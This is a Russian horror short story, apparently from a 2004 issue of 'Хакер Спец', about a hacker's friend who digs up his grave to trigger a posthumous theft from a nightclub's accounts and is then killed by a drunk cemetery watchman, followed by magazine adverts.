Нельзя сказать, что жизнь его радовала. Жить среди мертвых - кому такое будет по душе? Временами, сидя за столом в своем домике за очередной бутылкой какой-нибудь дешевой настойки, он вспоминал те дни, когда был независим, молод, полон сил - и пьяные слезы бередили его душу, вырывая из глубин сознания радужные воспоминания, смешивающиеся с воем собак за окном.

Вот и сейчас - двигаясь по маршруту, который, как он знал, был кратчайшим для его нужд, он тоскливо вспоминал прошлое, вытесненное из его жизни траурной музыкой, пьяными толпами и жестяными венками, обмотанными черными лентами. Спирт, еще несколько минут назад вытеснивший половину подобных воспоминаний, внезапно испарился, мозги просили еще.

На могильной плите он видит полную рюмку прозрачной белой жидкости, блюдце с печеньем, конфетами; ветер потихоньку ворошит твердые листья искусственных цветов. Шаг непроизвольно ускоряется, тележка стукается об ограду и выскальзывает из рук, но он не замечает этого; калитка жалобно скрипит, впуская его на огороженную территорию, рюмка сама взлетает вверх, к трясущимся губам, после чего содержимое ее исчезает в глотке. Аккуратно вытерев губы, он поднимает блюдце, жадно хватает печенье и, разбрасывая вокруг себя огромные крошки, перемалывает его оставшимися еще зубами. »

Через пару минут наступает очередная пора благоденствия. Водка вступает в свои законные права. Сторож опускается прямо на могильную плиту, несмотря на то, что рядом стоит скамейка - у него нет ни малейшего желания сделать еще пару шагов. Конфетные фантики разлетаются от налетевшего ветра; он благостно улыбается своим мыслям...

Внезапно что-то выводит его из состояния равновесия. Какой-то звук, который кажется одновременно привычным и каким-то неправильным. Через минуту он понимает, в чем неправильность - этого звука в такое время дня здесь обычно не бывает.

Звук удара лопаты о камень.

Он поднимает брови в немом вопросе, потом начинает вертеть головой в надежде увидеть, откуда же доносится столь непонятный звук.

Безрезультатно. Отсюда не видно. С трех сторон кладбище закрыто маленькими, но уж очень зелеными березами, на которые в последнее время пошла мода - саженцы запихивали почти к каждой могиле. С четвертой стороны виднелся его домик, до которого было почти полкилометра.

Он понимает, что надо прямо сейчас встать и выяснить, кто это в его владениях орудует лопатой в столь неподходящее время - да и по какому праву он это делает. Однако ноги отказываются слушаться - он пытается подняться, падает, вновь встает и снова падает прямо на плиту.

Снова клацанье лопаты.

- У-у... - в бессильной пьяной злобе воет сторож. - Убью...

И в этот момент ветер доносит до него чей-то голос. Оттуда, откуда слышится неприятный, противоестественный звук.

Работа была тяжелой; облегчало ее лишь то, что земля, перепаханная руками трех копачей, была похожа на пух.

Человек напевает песню. Что-то про розы.

Мозги, затуманенные алкоголем, наконец-то выдают ему точное направление на звук.

Там были похороны. Сегодня. Полтора часа назад. Тот самый восьмой сектор, в который он побоялся направиться сразу.

- Сейчас... - шепчет о себе под нос. - Только встану... Где тележка?

Он оглядывается по сторонам мутными глазами, видит свою годами проверенную тележку, ползет в ее сторону на четвереньках, и только вцепившись в нее, находит силы подняться в полный рост. Кто кого катит, непонятно.

Звук служит ему ориентиром и одновременно стимулом. Лопата звякает с завидным постоянством.

Но выводит его из себя именно песня.

Что-то про розы...

* * * * *

Казаков налегал на лопату, стараясь успеть за то время, что ему было отведено. Земля постепенно перемещалась с холмика в кучу рядом; скоро стало видно, что Казаков точно вышел на контуры ямы и начал погружаться в нее. Работа была тяжелой; облегчало ее лишь то, что земля, перепаханная руками трех копачей, была похожа на пух, в котором периодически встречались камни. Грунт был на редкость мягким, песчаник с небольшой примесью чего-то, напоминающего щебень.

Не очень быстро, но на редкость регулярно, как заведенный, Казаков махал черенком по принципу "бери больше, кидай дальше, пока летит - отдыхай". И как-то незаметно он втянулся в процесс, перестал замечать сам факт труда и погрузился в мысли о Мишке Лукашенко, лежащем сейчас внизу, у него под ногами.

Мишка с детства был расположен к всякого рода пакостям и черному юмору; учителя на протяжении десяти лет его учебы в школе плакали навзрыд, пожиная плоды его упражнений в издевательствах. Кнопки, подложенные на стулья, платья, измазанные мелом, липовые звонки с урока, стрельба из рогаток и прочая школьная фигня были только стартовой площадкой для подрастающего мини-террориста. Драться он не умел, и поэтому все свое западло никогда не связывал с грубой силой, блистая интеллектом совсем не там, где это было необходимо по школьной программе.

Научившись снимать подфарники с иномарок, на которых родители приезжали за своими чадами в школу, он нажил неплохой капиталец и ни разу не был пойман, что уверило его в полной безнаказанности. Постепенно он понял, что в школе есть только один интересный предмет - физика; он с огромным интересом пытался понять - и понимал - устройство электрических цепей, способы приема и передачи радиоволн и видеосигнала; дома родители не могли нарадоваться на мальчишку, который вдруг подружился с паяльником. Правда, когда к ним в дверь ворвался взбешенный сосед, который каким-то чудом сумел понять, что делится сигналом с кабельного телевидения с семьей Лукашенко - возникли проблемы, первые проблемы в жизни Михаила. Он был отлучен от любимого занятия, посажен под домашний арест, родители дали соседу денег и вежливо попросили заткнуться. После чего отец властно поговорил с сыном и выяснил для себя много интересного.

Например, он узнал, что познания сына в радиотехнике велики для уровня девятого класса; что такие порывы и умения надо поощрять, а не рубить на корню; что того набора деталей, что сын умудрялся доставать у разного рода торговцев краденными платами, явно не хватает для Мишки. Подумав пару часов над происходящим, отец сделал, на его взгляд, правильный выбор. И Лукашенко оказался в радиотехническом кружке.

Там он довольно быстро выбился в лидеры, преподаватели не успевали за ним в его стремлении овладеть новыми приемами работы и познать то, что в мире являлось передовой технологией. Очень скоро для Мишки не осталось никаких секретов в радиусе нескольких сот километров от дома - он сканировал огромное количество частот, расшифровывал множество сигналов, беседовал с десятками таких же, как он, безумных любителей радиотехники. И все это он проделывал при помощи аппаратуры, которую сделал сам.

А еще через год он узнал, что есть такая штука, которая в состоянии многое взять на себя, не мешая человеку продумывать новые и новые ходы, не мешая планировать и торжествовать - и эта штука называется "компьютер". После этого у Лукашенко просто сорвало крышу.

Как-то постепенно он отошел в сторону от своего любимого паяльника. В сторону компьютера. Уже не пахло канифолью в комнате, уже не стучались в дверь загадочные друзья из соседнего подъезда в надежде продать какую-то супердетальку, без которой очередное устройство вряд ли заработало бы; уже не свистело и не пикало что-то среди ночи в комнате сына, заставляя родителей натягивать одеяло на уши. Все свелось к щелканью мышки и мягкому постукиванию клавиш.

Компьютер дома появился, конечно же, не сам собой. Отец в очередной раз использовал свой излюбленный прием, поговорив с сыном по душам и потребовав объяснить смысл происходящего. И если в школе у Мишки порой не хватало аргументов для того, чтобы объяснить, почему из щелочи и кислоты получается соль и вода, то здесь он блеснул десятками аргументов, и, что интересно и необычно, - отец согласился, ничего не поняв. Он просто вздохнул, вдруг осознав тот факт, что пришла новая религия, новая технология, и ему в ней уже нет места. А потом вытащил из своей заначки несколько сотен долларов и отправил сына в ближайший компьютерный магазин...

Оттуда парень вернулся с довольно неплохой машиной. И с тех пор был благодарен отцу за понимание.

Как-то само собой получилось, что все, чем занимался Миша на компьютере, носило негативный характер. И не потому, что он был весь такой отрицательный с самого детства, совсем нет. Просто это было чертовски увлекательно - разрушать... Принцип "ломать - не строить" оправдывался в интернете на все сто процентов - гораздо проще взять что-то, сделанное не тобой и до тебя, при помощи

этого забраться туда, где ты никогда не был хозяином, и воцариться там на время - щупая чужие файлы как чужую жену. Он любил это - видеть сделанное руками программистов, которых он никогда не увидит, и которые никогда не узнают о нем; видеть, как эта стройная конструкция, написанная на языках, ему не доступных, да и не особенно нужных, разрушается, превращается во что-то неудобоваримое... Взять и нарисовать голую задницу на странице сайта крупного банка - это, конечно, не самое крутое развлечение в жизни. Но зато сам. Своими руками.

Был лишь один положительный момент - как только в руках у Миши оказался комп, он вдруг вспомнил о том, что существуют точные науки. То, что раньше казалось абсолютно ненужным - типа квадратных уравнений и тригонометрических функций - внезапно обрело смысл. Нет, он не начал заниматься математикой и системным программированием - но он начал ДУМАТЬ.

Думать так, что порой сам удивлялся своим открытиям. И не беда, что очень многим вещам он так и не научился - для этого существовали книги, специалисты и Сеть. Самое главное - он умел правильно поставить вопрос и не менее правильно и разумно выбрать алгоритм решения поставленной задачи.

Далеко не всякий человек в состоянии правильно решить, в каком порядке он будет исследовать магазины, чтобы совершить ряд необходимых покупок. Не всякий может решить задачу по ремонту какой-нибудь хозяйственной мелочи в доме так, чтобы произвести как можно меньше шума и разрушений, сопровождающих подобные работы в большинстве случаев, - независимо от сложности. Как только Лукашенко овладел компьютером - родители не могли нарадоваться на свое чадо. То, что отец делал за десять движений, сопровождая каждый удар молотка матом, давалось сыну намного быстрее и изящнее. То, что не могла сделать мать, пытаясь приготовить обед и одновременно перестирать кучу белья разных цветов и фактур - все это мгновенно в уме распределял сын. После чего матери оставалось только следовать его инструкциям.

Он стал логичнее - а значит, для общения с компьютером подходил едва ли не идеально. Он не был творцом - скорее, исполнителем; авторы вирусов, эксплойтов и хакерского софта могли бы петь ему дифирамбы за внимательное и трепетное отношение к их творениям. То, как он использовал чужое оружие для того, чтобы достигать собственные цели, могло войти во многие учебники по сетевой защите, взлому и препарированию чужих компьютеров. Порой ему казалось, что все уже сделано - все уже написано, применено, из всего уже высосан максимум КПД.

Лукашенко и был сродни киллеру-профессионалу. Както так получилось, что у него появились заказчики - на всякую работу есть спрос. Нашлись желающие и на такую, что предлагал Мишка. А предлагал он ее рьяно - используя анонимные доски объявлений в Сети, оставляя сообщения на хакерских конференциях, проводя какие-нибудь показательные взломы сайтов с последующим громким хвастовством в интернете. Поначалу мало кто откликался на подобное кликушество - слишком много таких "мальчиков со сканерами" бродило по Сети, слишком много подобных подвигов приравнивалось к хакерству, будучи на самом деле обыкновенными понтами.

Отсутствие понимания поначалу оставляло его равнодушным - он прекрасно отдавал себе отчет в том, что у его славы должна быть некая экспозиция, должно пройти время, за которое он просто обязан примелькаться в ряду таких же, как и он сам, стать вначале более заметным, а потом втереться в доверие к авторитетам.

Периодически его работы попадали на страницы сайтов, коллекционирующих взломы - и тогда он гордился этим и ждал предложений, проверяя почту по пять-шесть раз в день. Каждый раз, когда в диспетчере сообщений появлялась надпись "Новых писем нет", он со злостью шипел на весь свет, на слепых котят, не видящих ничего на экранах своих мониторов, на самого себя за очередное бездарное и незаметное творение - короче, виноваты были все вокруг.

И вот однажды пришел ответ - более чем откровенный и желанный. Предлагали, уговаривали, хотели, подсказывали, сами просили совета. Ребята неизвестно откуда, со сложночитаемыми никами, запросто взяли его в команду, после чего он постепенно выбился среди них в негласного лидера. Он манипулировал людскими ресурсами, раздавал задания, помогал несправившимся, наказывал неумелых и самоуверенных - короче, взялся за дело всерьез и надолго...

Казаков был одним из тех, кто оказался в той команде. Каким-то образом он оказался ближе других к Лукашенко; они сдружились с Мишкой поначалу виртуально, а потом и в реале. Дружба оказалась крепкой - они встретились, будучи жителями одного города, после чего их встречи стали носить регулярный характер; именно в такие минуты рождались самые необыкновенные их проекты. Тот, ради которого он сейчас орудовал на кладбище лопатой, был создан и разработан именно в такие минуты...

*****

Что-то изменилось вокруг. Не потому, что шум и потоки тепла нарушили сложившееся здесь равновесие - просто добавилось нечто, чего раньше не было, нечто, сдвигавшее время и пространство. Сверху послышался шум, равномерный и не очень приятный - что-то шуршало, царапало, стучало, скрипело. Серебристый провод внезапно вздрогнул, когда откуда-то сверху упала маленькая крошка земли. На несколько секунд шум затих; потом начался вновь.

Мраку, холоду и тишине пришел конец. Осталось только дождаться.

Он дождется.

Взять и нарисовать голую задницу на странице сайта крупного банка - это, конечно, не самое крутое развлечение в жизни.

*****

Тележка движется, словно танк. Человек, толкающий ее перед собой, не замечает никаких преград; за спиной остались десятки затоптанных клумб, несколько сломанных скамеек и пара оборванных чугунных цепей - как он умудрился сделать это, оставалось только догадываться.

- Какие, к черту, розы... - ругался сторож, медленно продвигаясь к цели. - Какие розы, я спрашиваю?

Никто не отвечал ему. Тот, кто производил те самые звуки, что взбудоражили сторожа, его явно не слышал, да и не подозревал о том, что к нему приближается кто-то с вполне обоснованными претензиями. Лопата звякала, комья земли взлетали в воздух, чтобы приземлиться неподалеку. Сторож, покачиваясь из стороны в сторону, нащупал в кармане конфету, одной рукой развернул ее, сунул в рот, отвлекся на сладкий приторный вкус...

И тут же, споткнувшись о какую-то железяку, которые в большом количестве можно было найти в этой части кладбища, рухнул на землю как подкошенный. Руки выпустили тележку; комок слюны, загустевший от шоколадной конфеты, ринулся куда-то в глотку. Удар головой и спазм в горле совпали. Он попытался крикнуть и с ужасом понял, что задыхается. Воздух - тот самый воздух, которого было полно вокруг, который только секунду назад свободно проникал к нему в легкие - неподвижно застыл перед ним; он словно увидел его, застывший и желанный. Широко раскрытые глаза в ужасе видели себя со стороны: кровь, льющаяся откуда-то из большой раны на виске, окрасила траву и тропинку рядом с его головой. Солнечный свет, который приобрел непонятный зеленый оттенок, перестал доставать до его зрачков; тошнота, слабость, пот, дрожь в теле - все это обрушилось на него вместе со страхом смерти. Уже теряя сознание от удара головой, он вдруг почувствовал, как в горле что-то стронулось с места, комок сладкой и вязкой слюны рванулся в желудок.

И воздух, такой же сладкий и желанный, ринулся в легкие. А через мгновенье наступила тьма.

»

* * * * *

Казаков решил отдохнуть. Недолго, несколько минут. Отдых был необходим - от напряжения стало сводить кисти рук. Сколько земли было перекидано за то время, что он здесь - трудно сосчитать. Он стоял в могиле уже почти по плечи - правда, он не ставил себе цели раскопать ее полностью до того состояния, в каком она была, когда туда опускали гроб. Получалось, что он рыл колодец, ведущий его непосредственно к изголовью.


Когда-то им с Мишкой крупно не повезло. Они вляпались. Их разудалое хакерство привело к тому, что, сами того не зная, они сломали то, что ломать крайне не рекомендовалось. Базу одного ночного клуба.

Вроде бы ничего особенного; подумаешь, какой-то ночной клуб. Что там может быть сверхъестественного? Но это было не так...

Сильные мира сего использовали этот клуб для отмывания больших сумм "грязных денег". Все деньги, проходившие через его бухгалтерию, имели "черный след". Ни Лукашенко, ни Казаков этого не знали, да и не думали об этом.

Их красиво вычислили - люди по ту сторону линии фронта были не в пример подкованнее и авторитетнее. Вычислили настолько точно и безукоризненно, что оставалось только придти к Лукашенко домой, взять его под белы рученьки, отвести в ближайший карьер и пустить там пулю в лоб - и это несмотря на то, что сам Мишка никакого интереса к содержимому базы не проявил, данными не воспользовался и вообще наплевал на все, кроме самого факта взлома.

Профи из бригады, ответственной за безопасность и тайну перемещения "черных" финансов, вычислили Лукашенко при входе в систему, отследили его адрес в интернете, роутер показал им его домашний - вплоть до подъезда, настолько шикарной картой города обладала команда обороняющихся. Мало того, что все Мишкины действия фиксировались в журнале - писались логи, отмечалась вся сетевая активность его друзей, все телефоны стояли на прослушке - кроме того, он сам был объектом пристальной слежки. Про него знали все - какие сигареты и какие чипсы предпочитает, по каким дням ходит в магазины, а по каким на рынок; знали имена двух его девушек (при этом не удивляясь, что они ни разу не встретились - парень алгоритмизировал даже личную жизнь, графики обеих подруг не пересекались никоим образом). Дополнительно в банк данных заливалась информация о его родителях, соседях по лестничной клетке и еще много чего другого - вдруг пригодится?



Лопата звякала, комья земли взлетали в воздух, чтобы приземлиться неподалеку.

Сам Мишка никогда не относил себя к категории преступников, которых тянет на место давних развлечений во второй раз - он никогда не заходил на один сервер дважды. Так что хозяева ночного клуба находились в полной безопасности - ничего с сервера Мишка не вынес, кроме морального удовлетворения; никакая информация не стала его достоянием, он и не пытался пробиться сквозь дебри чужих паролей. Но знать, что в городе существует хакер подобной квалификации и не принять превентивных мер - означало когда-нибудь попасть под мощный пресс его сканеров и брутфорса. И тогда пароли могли не выдержать...

Переломным моментом можно считать тот день, когда руководитель группы сетевой защиты ночного клуба "Селена" был ознакомлен с содержимым планировщика Мишки, который был не менее красиво, чем все остальное, утянут с его компьютера. Вор у вора дубинку украл... И тогда стало ясно, почему Михаил Лукашенко, один из самых удачливых хакеров последнего десятилетия, часто отказывается от высокооплачиваемой работы.

Каждый день, когда цена на дозвон падала в три раза, у него в планировщике стоял пункт "Импровизация".

Лукашенко не ломал сервер провайдера, не обнулял свою статистику, не покупал своими мозгами анлимит. Он платил, причем платил исправно, не дожидаясь отключений. За последние два года он не просрочил платежи ни разу. Понять Мишку было можно - интернет был его оружием, он без него как без рук. Но вот эта самая импровизация выбила его противника из колеи напрочь. Он вдруг понял, что парень просто не в состоянии жить без "лома". Так и виделось, как он садится за комп ровно в двадцать три часа, кладет пальцы на клавиатуру, как на рояль, и думает - кого же сегодня? Кто жертва на этот раз?

О подобном образе выбора цели было доложено человеку, занимающему в финансовой цепочке руководящий пост. Стало ясно, что Лукашенко создан для того, чтобы находить дыры в чужой защите - и когда он сломает все, что можно сломать, он подпилит ножки того стула, на котором будет сидеть...

...Казаков встал с земли, отряхнулся, скептически оценил глубину вырытой ямы, поплевал на ладони и, подхватив черенок, спрыгнул в нее.

- Зачем все это было нужно? - говорил он сам с собой, роясь в могиле и выбрасывая наверх комья песчаника, смешанного с какой-то желтоватой глиной. - Идиотское завещание... Прямо Джимми Хендрикс! "Положите со мной в могилу гитару..." На хрена было хоронить вместе с ним ноутбук? Любитель эффектов ты, Мишка! Ты хоть представляешь, сколько тут еще копать?..

...Лукашенко, конечно, любил всякого рода эффекты - внезапность, красоту, наглость и много чего другого, что примешивал к своему труду. Вот только умирать он не собирался. Потому и не верил - до последнего...

Когда к нему пришли плечистые ребята в строгих костюмах, он даже не сразу понял, о чем речь. Все было настолько красиво и интеллигентно, что он просто поддался на всю эту атмосферу Аль Капоне и Америки тридцатых и, сам того не замечая, подыгрывал им в своей собственной смерти. Ему даже было позволено написать завещание.

Он сделал это. Написал. Точнее будет сказать, напечатал, сохранив его на ноутбуке. Текст был адресован Димке Казакову.

Конечно, среди тех, кто пришел его убивать, нашелся человек, способный понять смысл написанного и попытаться найти там некую тайнопись, шифр, код. Но Лукашенко в последний день свой жизни был более чем гениален. Понять его смог только Димка...

Потом его вывели, усадили в джип, вывезли за город... Сопротивлялся он или нет - не знает никто. Последние минуты его жизни остались загадкой для всех - как он вел себя, пытался ли освободиться, старался ли спасти свою жизнь... Факт остается фактом - нашли его через сутки с простреленным сердцем. Еще через несколько часов Казаков вместе с сотрудниками милиции читал завещание.

Глядя на эти строки, можно было заподозрить все что угодно - но только не то, что видел там Казаков, с трепетом читая завещание, оставленное ему тем, кого уже не было в живых. Сотрудники отдела по расследованию убийств пытались вытащить из Димки хоть какое-то признание. Но Казаков молчал, потому что послание было более чем всеобъемлющим - при некотором стечении обстоятельств Казаков оказывался единственным наследником всего того, что Лукашенко успел добыть за свою короткую хакерскую жизнь.

Расследование зашло в тупик - никто и никаким образом не смог объяснить мотив убийства и найти тех, кто был к нему причастен. Просто-напросто все, кто был заинтересован в происходящем, получили некую долю информации, ни к чему не обязывающую, и на этом все закончилось. Мишка унес свою тайну в могилу. И только Казаков знал, что надо делать...

* * * * *

Свет ворвался в глаза, такой внезапный, нежданный и яркий... Зрачки уменьшились, лучи остановились на полпути. Стон сорвался с губ непроизвольно, как неотъемлемая часть действительности - не застонать было невозможно. Глаза метнулись по кругу - ни на чем не останавливаясь.

Пальцы сами собой ухватились за пустоту, потом напряглись, вытянулись, как спички, цапнули несколько раз воздух - и вот она, тележка. Оставалось только встать...

На это сил понадобилось намного больше, чем хотелось. Головокружение обрушилось на него, как какая-то болезнь - закружило, завертело, захотелось упасть и расслабиться, отдаться на волю волн, захвативших сознание...

Через несколько секунд зрение вернулось с прежней четкостью. Сторож привстал, попытался распрямить ноги и сразу же ухватился за голову - туда, где выросла большая припухлость, где тонкой струйкой текла кровь...

Тошнота ввинчивалась ему в мозг, как сверло.

Он старался избавиться от нее, защищаясь, как мог. Но вдруг снова раздался звук, вогнавший его в то состояние, в каком он находился все последнее время...

Снова лопата звякнула о камень.

И он понял, что должен остановить того, кто это делает.

Должен. Иначе его существование теряет смысл.

Он - сторож. Надо остановить. Надо... тележка скрипнула, снова начав двигаться следом за ним. Он остановит...

И самое главное - там, конечно же, будет налитая рюмка... Будет. Будет...

Тележка, скрипнув, тронулась с места. Конец пути был близок.

Кто бы это ни был - он прекратит свою работу.

Иначе...

*****

Казаков копал, как заведенный. Лопата мелькала перед его собственными глазами, комья земли взмывали над краем выкопанного им колодца, чтоб исчезнуть в куче песчаника. Внезапно лопата стукнула по дереву.

Он замер, аккуратно повозил острием лезвия по тому месту, откуда раздался звук, и увидел обтянутую красным бархатом крышку гроба. Работа подходила к концу.

Он опустился на колени и руками расчистил место в изголовье, которое он сумел освободить от земли. Колодец получился не очень широким, но присесть в нем на колени удавалось без особых проблем.

Руки ощутили крышку гроба, пальцы почувствовали ткань, которой он был обтянут... Казаков встал во весь рост, протянул руку к своей сумке, что лежала сейчас наверху. На свет был извлечен гвоздодер - не очень большой - лишь бы выдернуть гвозди из крышки, лишь бы добраться до Лукашенко.

Крышка гроба поддалась без особых усилий - и это несмотря на то, что половина гроба была под землей, туда Казаков просто не добрался, не хватило сил. Да это особо и не требовалось - самое главное было у Мишки на груди, там, куда положили ноутбук.

Сердце екнуло не один раз - когда хрустели доски крышки, когда рвалась ткань. Через несколько минут Казаков увидел лицо Мишки.

Смерть не щадит никого - непреложный закон жизни. Лицо друга, оказавшегося в таком молодом возрасте за чертой, напоминало жуткую маску с бразильского карнавала. Расплывающиеся по лицу пятна неопределенного цвета, отвратительный запах, словно осязаемым облаком рванувший вверх - все это заставило Димку вскрикнуть. Пусть негромко, пусть коротко - но все-таки он не сумел сдержать страха и боли.

Застыв на минуту, Казаков думал о том, как он заставит себя прикоснуться к телу, как сможет достать из-под его сложенных на груди рук компьютер и сделать то, ради чего он здесь. Слюна застыла вязким комком, сердце колотилось все быстрее; он засунул руку под крышку, которая от его усилий все-таки треснула, и провел пальцами по костюму, в котором Мишку хоронили.

Ткань мягко убегала под рукой; отворот, галстук... Наткнувшись на руки, он снова вскрикнул от неожиданности. Страх и желание сделать все как можно быстрее притупили его внимание; если бы он в этот момент посмотрел по сторонам, то заметил бы, что рядом с ним появилась тень.

Кто-то стоял за спиной...

- Ну давай же! - торопил Димка сам себя, пытаясь вытащить ноутбук. Он почему-то находился под действием мифа о том, что все мертвецы твердые и холодные, как камень, поэтому был неприятно удивлен и в очередной раз испуган мягкостью ладоней и теплом, поднимающимся из гроба.

Потом он увидел тот самый провод, о котором упоминалось в предсмертном письме Лукашенко. Никто так и не понял, что и с какой целью пытался сказать в завещании Мишка. Знал лишь Казаков.

Он вытащил ноутбук на свет, откинул крышку и поразился тому, что компьютер уже был включен - Лукашенко, стоя перед лицом смерти три дня назад, рассчитал все очень точно.

Димка взялся за кончик серебристого провода и пошарил ладонью по отвороту Мишкиного пиджака. Скоро его пальцы наткнулись на маленькую, с булавочную головку, клемму, к которой он и присоединил провод.

Костюм, напичканный металлической сеткой, был огромной спутниковой антенной. Когда-то давно, еще будучи подающим большие надежды радиолюбителем, Лукашенко ради каких-то опытов сделал из своего пиджака передвижную радиостанцию, пропустив через него сотни мелких проводов в виде сети. Теперь это его изобретение, о котором не знали даже его родители, должно было выполнить свою последнюю задачу.

Когда провод пристегнулся к клемме, Димка откинул крышку ноутбука, вызвал консоль и, вытащив из кармана рубашки листок с несколькими командами, внимательно их повторил, набрав с клавиатуры.

Все было настолько красиво и интеллигентно, что он просто поддался на всю эту атмосферу Аль Капоне и Америки тридцатых

На экране появилась довольно медленно ползущая полоска синего цвета.

Казаков смотрел на нее, не отрываясь. Со счетов ночного клуба "Селена" утекали деньги. Все деньги. И Казаков становился их единоличным владельцем.

Этакий прощальный поклон из могилы. Никто и никогда не отследит этот сигнал, отправленный Мишкой Лукашенко после своей смерти. Полоска ползла, ползла к финишу...

Тысячи, десятки тысяч долларов. Чьи-то жизни. Чьи-то смерти. Чье-то великолепие, боль, радость, признание... Все это становилось собственностью Димки Казакова.

И когда лезвие лопаты, оставленной наверху, развалило ему голову пополам, он даже не успел удивиться или испугаться. Он просто перестал существовать.

Полоска доползла до конца. Короткое "бип" совпало со звоном рюмки, разбитой о памятник. Шумный выдох, потом отвратительный хрипящий кашель. Лопата падает на землю.

- Паскуды, - шепчет сторож, разглядывая лезвие, окрашенное кровью. - Могилы разрывают... Придется поработать...

И он, с трудом шевелясь, начинает закапывать лежащего на дне выкопанного колодца убитого Казакова - сначала спихивая ему на голову землю ногами, потом подхватив лопату.

Камни и песок сыпались на раскрытый экран ноутбука, постепенно пряча под толстым слоем грунта тайну денег "Селены". Сторож старался успеть до захода солнца - букетов вокруг могилы было очень много, надо их еще собрать, довезти до домика, освежить колодезной водой и приготовить для Макарыча.


Скоро последние следы Димкиной крови исчезли с лезвия лопаты. Похоронив Мишку Лукашенко второй раз за один день, сторож принялся укладывать розы на тачку.

Голова у него уже не болела...

ВНИМАНИЕ!!!

С 1-го февраля ОТКРЫТА ПОЧТОВАЯ ПОДПИСКА

на журнал



на второе полугодие 2004 года во всех отделениях связи России

Подписка по Объединенному Каталогу "Пресса России" и Каталогу "Газеты Журналы" Агентства "Роспечать"

"Хакер Спец + CD"
Индекс 41800

Подписка по Региональному Каталогу Газет и Журналов Межрегионального Агентства Подписки

"Хакер Спец + CD"
Индекс 16764

Также вы можете оформить редакционную подписку (см. стр. 61)

LG

Digitally yours

FLATRON™ freedom of mind

FLATRON F700P

Абсолютно плоский экран
Размер точки 0,24 мм
Частота развертки 95 кГц
Экранное разрешение 1600×1200
USB-интерфейс

Dina Victoria
(095) 688-61-17, 688-27-65
WWW.DVCOMP.RU

Москва: АБ-групп (095) 745-5175; Акситек (095) 784-7224; Банкос (095) 128-9022; ДЕЛ (095) 250-5536; Дилайн (095) 969-2222; Инкотрейд (095) 176-2873; ИНЭЛ (095) 742-6436; Карин (095) 956-1158; Компьютерный салон SMS (095) 956-1225; Компания КИТ (095) 777-6655; Никс (095) 974-3333; ОЛДИ (095) 105-0700; Регард (095) 912-4224; Сетевая Лаборатория (095) 784-6490; СКИД (095) 232-3324; Тринити Электроникс (095) 737-8046; Формоза (095) 234-2164; Ф-Центр (095) 472-6104; ЭЛСТ (095) 728-4060; Flake (095) 236-992; Force Computers (095) 775-6655; ISM (095) 718-4020; Meijin (095) 727-1222; NT Computer (095) 970-1930; R-Style Trading (095) 514-1414; USN Computers (095) 755-8202; ULTRA Computers (095) 729-5255; ЭЛЕТОН (095) 956-3819; **Архангельск:** Северная Корона (8182) 653-525; **Волгоград:** Техком (8612) 699-850; **Воронеж:** Рет (0732) 779-339; РИАН (0732) 512-412; Сани (0732) 54-00-00; **Иркутск:** Билайн (3952) 240-024; Комтек (3952) 258-338; **Краснодар:** Игрек (8612) 699-850; **Лабытнанги:** КЦ ЯМАЛ (34992) 51777; **Липецк:** Регард-тур (0742) 485-285; **Новосибирск:** Квеста (38322) 332-407; **Нижний Новгород:** Бюро-К (8312) 422-367; **Пермь:** Гаском (8612) 699-850; **Ростов-на-Дону:** Зенит-Компьютер (8632) 950-300; **Тюмень:** ИНЭКС-Техника (3452) 390-036.

SAMSUNG

ГЕНЕРАЛЬНЫЙ ПАРТНЕР
ОЛИМПИЙСКОГО КОМИТЕТА РОССИИ

Ничего лишнего

SyncMaster 173P – монитор
без кнопок на передней панели

MagicSync
MagicStand
MagicBright

В период **с 1 апреля по 31 мая**
розничным покупателям ЖК-мониторов **Samsung SyncMaster** –
стильная оптическая мышь в подарок.

Список магазинов-участников акции смотрите на www.samsung.ru. Спешите, количество подарков ограничено!
Галерея Samsung: г. Москва, ул. Тверская, д. 9/17, стр. 1. Информационный центр: 8-800-200-0-400. www.samsung.ru. Товар сертифицирован.